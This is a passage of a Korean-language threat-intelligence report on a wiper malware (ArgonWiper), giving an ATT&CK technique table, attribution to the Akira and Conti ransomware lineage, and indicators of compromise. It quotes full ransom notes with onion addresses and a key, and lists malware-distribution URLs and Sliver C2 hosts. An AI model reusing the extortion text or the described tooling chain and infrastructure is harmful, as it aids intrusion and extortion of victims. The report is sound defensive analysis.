Execution	T1059.001	Command and Scripting Interpreter - PowerShell	PowerShell Script 를 활용해 추가적인 악성코드를 다운로드 및 로드한다.
	T1059.003	Command and Scripting Interpreter - Windows Command Shell	net 명령어를 사용해서 관리자 계정 비활성화와 MS-SQL Server 서비스를 중지한다.
Privilege Escalation	T1134.001	Access Token Manipulation - Token Impersonation/Theft	오픈소스 윈도우 권한 상승 도구인 Tokenvator 를 이용해 시스템 권한의 프로세스를 만들어 명령을 실행한다.
	T1134.002	Access Token Manipulation - Create Process with Token	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Confuser 로 난독화된 다운로더와 AES 로 암호화된 Donut Shellcode 를 사용한다.
	T1622	Debugger Evasion	Wiper 에서 다수의 안티 디버깅 기법을 사용해 분석을 방해한다.
Credential Access	T1003.001	OS Credential Dumping - LSASS Memory	POSTDump 를 활용해 LSASS 프로세스 메모리에 저장된 자격 증명에 접근한다.

Discovery	T1057	Process Discovery	프로세스를 종료한다.
	T1083	File and Directory Discovery	시스템 내 파일 및 디렉터리를 열거하여 암호화/삭제 대상 및 공격 경로를 식별한다.
Command and Control	T1102.003	Web Service - Bidirectional Communication	Sliver 를 이용해 비콘 설치 후 C2 서버와 통신을 시도한다. 총 4 개의 서버에 대해서 mTLS 연결을 시도하며, 성공 시 명령 및 제어가 가능하다.
Impact	T1485	Data Destruction	Wiper 는 시스템 운영에 필요한 최소한의 데이터를 제외하고 데이터를 모두 삭제하거나 압축 후 암호화한다.
	T1486	Data Encrypted for Impact	
	T1489	Service Stop	Wiper 는 MS-SQL Server 서비스를 중단시킨다.

Table 6. TTP

4) Attribution





Figure 9. 공격 벡터

- 랜섬웨어 그룹


연관된 Wiper 에서 발견된 랜섬노트 중 첫번째 문장에서 “All of your files are currently encrypted and downloaded by Akira (google us).” Akira 에 의해 암호화 및 다운로드 됐다고 설명하고 있다.



```
All of your files are currently encrypted and downloaded by Akira (google us).

It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the usage of the additional
recovery software) can damage your files.

DON'T TRY TO IGNORE us. We've downloaded your internal data and are ready to publish it on our news website if you do
not respond, it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT any recovery companies. We have our informants in these structures, so any of your complaints
will be immediately directed to us.
If you will hire any recovery company or send requests to the police/investigators, we will consider this as a
hostile intent and initiate the publication of whole compromised data immediately.

You can contact our team directly by downloading the tor browser (https://www.torproject.org/download/) and going to

http://on2jtree2bck4rux3xq5zbhpx4okfdpxpmergyrsgoronk6uuuo4vaqd.onion
Private key: V23JS4ZBVB522DACPOWJBU6D33XAUL6WWNYJ34N5ZFJCKM7EVNFA

YOU SHOULD BE AWARE!
We will speak only with an authorized person. It can be the CEO, top management, etc. In case you are not such a
person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!

Inform your supervisors and stay calm!

You have 7 days to respond.
```

Figure 10. ArgonWiper 랜섬노트 중 일부

또한, “google us” 문구는 과거 과시를 위해 Conti, BlackBasta 그룹에서 “just Google it.”, “You can Google us later”와 같이 사용된 점, Conti 그룹에서 사용했던 랜섬노트와 흡사한 모습을 확인할 수 있다. Conti 그룹이 해체된 이후 BlackBasta, Akira 그룹과의 지속성을 미루어볼 때 일부 연관된 접점이 있는 것으로 보여진다.



```
All of your files are currently encrypted by CONTI strain. If you don't know who we are - just "Google it."

As you already know, all of your data has been encrypted by our software.
It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the usage of the additional
recovery software) can damage your files. However,
if you want to try - we recommend choosing the data of the lowest value.

DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are ready to publish it on our news website
if you do not respond.
So it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT feds or any recovery companies.
We have our informants in these structures, so any of your complaints will be immediately directed to us.
So if you will hire any recovery company for negotiations or send requests to the police/FBI/investigators, we will
consider this as a hostile intent and initiate the publication of whole compromised data immediately.

To prove that we REALLY CAN get your data back - we offer you to decrypt two random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject[.]org)

http://contirec7nchr45rx6ympez5rjldibnqzh7lsa56lvivaeywhvoj3wad.onion/[snip]

YOU SHOULD BE AWARE!
We will speak only with an authorized person. It can be the CEO, top management, etc.
In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your
company!
Inform your supervisors and stay calm!
```

Figure 11. Conti 랜섬노트

- 악성코드 유포 서버

도메인: employees.medicalcenterclinic.com

IP: 184.178.18.168

해당 서버는 2015 년에 출시된 IIS 10.0 웹 서버로 호스팅 중이며, 서버가 탈취되어 악성코드 유포를 위해 중개 서버로 악용되고 있는 것으로 추정된다.

또한, 해당 서버에서 유포 중인 악성코드와 Sliver 에서 연결을 시도하는 서버에서도 동일한 유형의 악성코드들이 확인됐다.

2024-10-28	1 / 96	403	http://72.5.42.46/
2024-10-28	1 / 96	-	https://72.5.42.46/
2025-03-10	0 / 96	-	http://ba.joe.dj/bea.jpg
2025-03-27	0 / 97	-	http://ba.joe.dj/bak.jpg
2025-02-28	0 / 96	404	http://ba.joe.dj/bak.jpgNtQuerySystemInformation
2025-02-28	0 / 96	404	http://ba.joe.dj/bak.jpgNtQuerySystemInformationunexpected
2025-02-23	0 / 96	404	http://ba.joe.dj/beac.jpg

Figure 12. 동일 유형 악성코드 유포

- Sliver mTLS 연결 서버

Sliver 를 통해서 명령 및 제어를 하기 위해서는 공격자의 C2 서버와 통신을 성공해야 한다. 통신을 위해서 총 4 개의 서버에 mTLS 연결을 시도한다.

mtls://hanwha.tafca.co.uk:443	mtls://ba.joe.dj:443
mtls://hanwha.bgsys.co.kr:443	mtls://ba.sv-italia.it:443

악성코드가 유포된 서버(184.178.18.168)와 같은 유형의 악성코드가 유포된 서버와 도메인을 확인할 수 있다.




Figure 13. mTLS 연결 서버




Figure 14. ba.joe.dj 관련 정보




Figure 15. hanwha.tafca.co.uk 관련 정보




Figure 16. hanwha.bgsys.co.kr 관련 정보

